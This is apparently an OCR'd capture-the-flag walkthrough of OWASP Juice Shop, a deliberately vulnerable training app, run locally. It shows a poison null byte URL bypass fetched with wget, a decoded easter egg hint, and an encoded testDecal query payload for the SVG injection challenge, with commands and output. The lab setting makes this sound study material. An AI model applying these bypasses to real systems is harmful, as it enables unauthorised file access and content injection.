
```
%00
```

```
%25%30%30
```

Trying with null byte encode. Attack succeeded




```
┌──(kali㉿kali)-[~]
└─$ wget http://localhost:3000/ftp/eastere.gg%25%30%30.pdf
--2022-05-03 05:46:42--  http://localhost:3000/ftp/eastere.gg%25%30%30.pdf
Resolving localhost (localhost)... ::1, 127.0.0.1
Connecting to localhost (localhost)|::1|:3000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 324 [application/octet-stream]
Saving to: 'eastere.gg%00.pdf'

eastere.gg%00.pdf     100%[=======================>]     324  --.-KB/s    in 0s

2022-05-03 05:46:42 (22.3 MB/s) - 'eastere.gg%00.pdf' saved [324/324]

┌──(kali㉿kali)-[~]
└─$ 
```




```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop     eastere.gg%00.pdf          Music      Templates
Documents   eastere.gg%00.pdf.1        Pictures   Videos
Downloads   favorite-hiking-place.png  Public

┌──(kali㉿kali)-[~]
└─$ 
```


Reading the content of eastere.egg.



```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop     eastere.gg%00.pdf          Music      Templates
Documents   eastere.gg%00.pdf.1        Pictures   Videos
Downloads   favorite-hiking-place.png  Public

┌──(kali㉿kali)-[~]
└─$ cat eastere.gg%00.pdf
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real ea
ster egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3Jl
L3J0dA==

Good luck, egg hunter!

┌──(kali㉿kali)-[~]
└─$ 
```



```
"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...
Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real ea
ster egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3Jl
L3J0dA==

Good luck, egg hunter!

┌──(kali㉿kali)-[~]
└─$ 

┌──(kali㉿kali)-[~]
└─$ echo "L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
" | base64 -d
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt

┌──(kali㉿kali)-[~]
└─$ 
```




You successfully solved a challenge: Easter Egg (Find the hidden easter egg.) X

You successfully solved a challenge: Poison Null Byte (Bypass a security control with a Poison Null Byte to access a file not meant for your eyes.) X

7th Attack:

search for the url.



Deluxe Membership


Enjoy amazing benefits as a a deluxe customer of OWASP Juice Shop. Check out what is included with your membership.

49¤

```
<mat-card class="mat-card mat-focus-indicator mat-elevation-z6 deluxe-membership
_ngcontent-mlj-c239="" style="margin-bottom: 10px; flex-direction: row; box-
sizing: border-box; display: flex;"> flex
  <div class="img-container" _ngcontent-mlj-c239="" fxflexalign="center"
  fxflex="30%" style="align-self: center; flex: 1 1 100%; box-sizing: border-box;
  max-width: 30%;">
    <svg _ngcontent-mlj-c239="" viewBox="0 0 720 720" xmlns="http://www.w3.org
    /2000/svg">
      <image _ngcontent-mlj-c239="" href="assets/public/images/deluxe
      /blankBoxes.png" x="0" y="0" height="720" width="720"></image> overflow
      <image _ngcontent-mlj-c239="" x="260" y="130" height="50" href="assets/public
      /images/JuiceShop_Logo.png"></image>
      <image _ngcontent-mlj-c239="" x="230" y="330" height="70" href="assets/public
      /images/JuiceShop_Logo.png"></image>
      <image _ngcontent-mlj-c239="" x="70" y="355" height="40" href="assets/public
      /images/JuiceShop_Logo.png"></image>
```

ng-star-inserted > div.main-wrapper > mat-card.mat-card.mat-focus-indicator.ma... > div.img-container > svg > image

```
element { inline
}
Inherited from mat-card
.bluegrey-lightgreen-theme .mat-card styles.css:4
{
  color: #fff;
}
.mat-button-toggle, .mat-card { styles.css:4
  font-family: Roboto,Helvetica Neue,sans-serif;
}
Inherited from mat-sidenav-container
.bluegrey-lightgreen-theme .mat- styles.css:4
drawer-container {
  ~~color: #fff;~~
```



Deluxe Membership


Enjoy amazing benefits as a a deluxe customer of OWASP Juice Shop. Check out what is included with your membership.

49¤


```
  fxflex="30%" style="align-self: center; flex: 1 1 100%; box-sizing: border-box;
  max-width: 30%;">
    <svg _ngcontent-mlj-c239="" viewBox="0 0 720 720" xmlns="http://www.w3.org
    /2000/svg">
      <image _ngcontent-mlj-c239="" href="assets/public/images/deluxe
      /blankBoxes.png" x="0" y="0" height="720" width="720"></image>
```

ng-star-inserted > div.main-wrapper > mat-card.mat-card.mat-focus-indicator.ma... > div.img-container > svg > image

```
element { inline
}
Inherited from mat-card
.bluegrey-lightgreen-theme .mat-card styles.css:4
{
  color: #fff;
}
.mat-button-toggle, .mat-card { styles.css:4
  font-family: Roboto,Helvetica Neue,sans-serif;
}
Inherited from mat-sidenav-container
.bluegrey-lightgreen-theme .mat- styles.css:4
drawer-container {
  ~~color: #fff;~~
```




```
            this.ngZone = u,
            this.io = f,
            this.membershipCost = 0,
            this.error = void 0,
            this.applicationName = 'OWASP Juice Shop',
            this.logoSrc = 'assets/public/images/JuiceShop_Logo.png'
          }
          ngOnInit() {
            this.configurationService.getApplicationConfiguration().subscribe(e=>{
              const n = this.route.snapshot.queryParams.testDecal;
              if ((null == e ? void 0 : e.application) && (e.application.name && (this.applica
                let i = e.application.logo;
                'http' === i.substring(0, 4) && (i = decodeURIComponent(i.substring(i.lastInde
                this.logoSrc = `assets/public/images/${ n || i }`
              }
              n && this.ngZone.runOutsideAngular(() =>{
                this.io.socket().emit('verifySvgInjectionChallenge', n)
              })
            }, e=>console.log(e)),
```



A quick and simple service for getting pictures of kittens for use as placeholders in your designs or code. Just put your image size (width & height) after our URL and you'll get a placeholder.

Like this: http://placekitten.com/200/300
or: http://placekitten.com/g/200/300


Encoding into url.



```
http://placekitten.com/200/300
```

```
%68%74%74%70%3a%2f%2f%70%6c%61%63%65%6b%69%74%74%65%6e%2e%63%6f%6d%2f%32%30%30%2f%33%30%30
```


*Running using local host.



```
┌──(kali㉿kali)-[~/Downloads/juice-shop]
└─$ npm start

> juice-shop@13.3.0 start
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v12.22.10 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file index.html is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file runtime.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
info: Restored 4-star easterEggLevelOneChallenge (Easter Egg)
info: Restored 1-star errorHandlingChallenge (Error Handling)
info: Restored 3-star loginBenderChallenge (Login Bender)
info: Restored 4-star nullByteChallenge (Poison Null Byte)
```

kali@kali: ~/Downloads/juice-shop
File Actions Edit View Help

Attack succeeded using this url.(?testDecal=encoded url)



```
localhost:3000/#/deluxe-membership?testDecal=http:%2F%2Fplacekitten.com%2F200%2F300
```

Deluxe Membership

Enjoy amazing benefits as a a deluxe customer of OWASP Juice Shop. Check out what is included with your membership.

49¤

Become a member

Deals and Offers

As a deluxe member, you get access to exclusive

Free Fast Delivery

Get unlimited free Fast

Unlimited Purchase

Enjoy unrestricted